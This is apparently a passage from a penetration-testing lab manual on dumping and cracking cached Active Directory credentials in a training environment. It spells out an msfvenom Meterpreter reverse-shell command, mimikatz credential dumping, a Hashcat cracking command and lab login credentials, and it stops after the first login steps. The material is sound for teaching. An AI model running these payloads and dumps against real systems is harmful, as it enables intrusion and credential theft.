Module 09: Active Directory Penetration Testing

```
# Exercise 11: Retrieving Cached Active Directory Credentials
```

Scenario

Retrieving Cached Active Directory Credentials is a critical post-exploitation phase during an Active Directory security assessment. When a Windows system authenticates to an AD domain controller, MS-Cache (mscash/mscash2) hashes are stored locally in the registry SAM/SECURITY hives to enable offline logon capabilities. Attackers leverage initial access mechanisms (such as unauthenticated web file uploads and command injection vulnerabilities) to establish Metasploit Meterpreter reverse shells, stage enumeration tools (`PowerView.ps1`) and credential dumping utilities (`mimikatz.exe`), verify logon caching configuration (`CachedLogonsCount`), extract cached NTLM hashes, and crack them offline using GPU-accelerated tools like **Hashcat**.

In this exercise, we generate a 64-bit Windows Meterpreter executable using **msfvenom** (**msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.177.18 LPORT=9999 -f exe -o reverse.exe**), discover an outdated Apache web application on **WIN2016** (192.168.177.16:8080), exploit unauthenticated file upload and arbitrary command execution (`Send_Command.php`), trigger payload execution to obtain a Meterpreter reverse shell, upload `PowerView.ps1` and `mimikatz.exe`, inspect domain structure (**Get-NetForest**), verify registry logon cache configuration (`HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`), extract Administrator NTLM hash (**sekurlsa::logonPasswords**), crack hash (`92937945b518814341de3f726500d4ff`) using Hashcat mode 1000 with `rockyou.txt` (**hashcat -m 1000 -a 0 ntlm.txt /usr/share/wordlists/rockyou.txt**), recover plaintext password (**Pa$$w0rd**), and establish an RDP session via **Remmina** to the **2019DC** Domain Controller (192.168.177.19).

Objective

The objective of this lab is to help students learn how to:
- Generate Windows 64-bit reverse shell payload using **msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.177.18 LPORT=9999 -f exe -o reverse.exe**
- Perform Nmap service detection scan on target server (**nmap -p- -sV 192.168.177.16**)
- Exploit unauthenticated web upload vulnerability on Apache HTTP server (port 8080)
- Leverage command injection vulnerability (`Send_Command.php`) to execute uploaded payload
- Catch reverse Meterpreter shell session using Metasploit `exploit/multi/handler`
- Transfer post-exploitation enumeration tools (`PowerView.ps1`, `mimikatz.exe`) to target host
- Enumerate Active Directory forest details using PowerView command **Get-NetForest**
- Query Windows registry cached logon count via **(Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon").CachedLogonsCount**
- Extract cached NTLM hashes using Mimikatz **sekurlsa::logonPasswords**
- Perform offline dictionary password cracking using Hashcat (**hashcat -m 1000 -a 0 ntlm.txt /usr/share/wordlists/rockyou.txt**)
- Recover Domain Administrator plaintext password: **Pa$$w0rd**
- Validate access by connecting to Domain Controller **2019DC** (192.168.177.19) over RDP via Remmina


---


Task 1: Exploit Web Service, Obtain Reverse Shell, Extract & Crack AD Hashes, and Connect via RDP

In this task, we launch infrastructure VMs (**2019DC**, **WIN2016**, **Parrot Security**), generate reverse shell payload via `msfvenom`, discover vulnerable Apache web app, upload and trigger payload via command injection, dump LSASS cached credentials via `mimikatz.exe`, crack Administrator NTLM hash with Hashcat, and establish RDP session.


Lab Tasks

1. Switch to **2019DC** machine, press `Ctrl+Alt+Delete`, and enter credentials (**Administrator** / **Pa$$w0rd**).







1. Accept Network prompt on **2019DC**.



1. Switch to **Windows Server 2016** (`WIN2016`) machine, press `Ctrl+Alt+Delete`, and enter password (**Pa$$w0rd**).







1. Accept Network prompt on **WIN2016**.

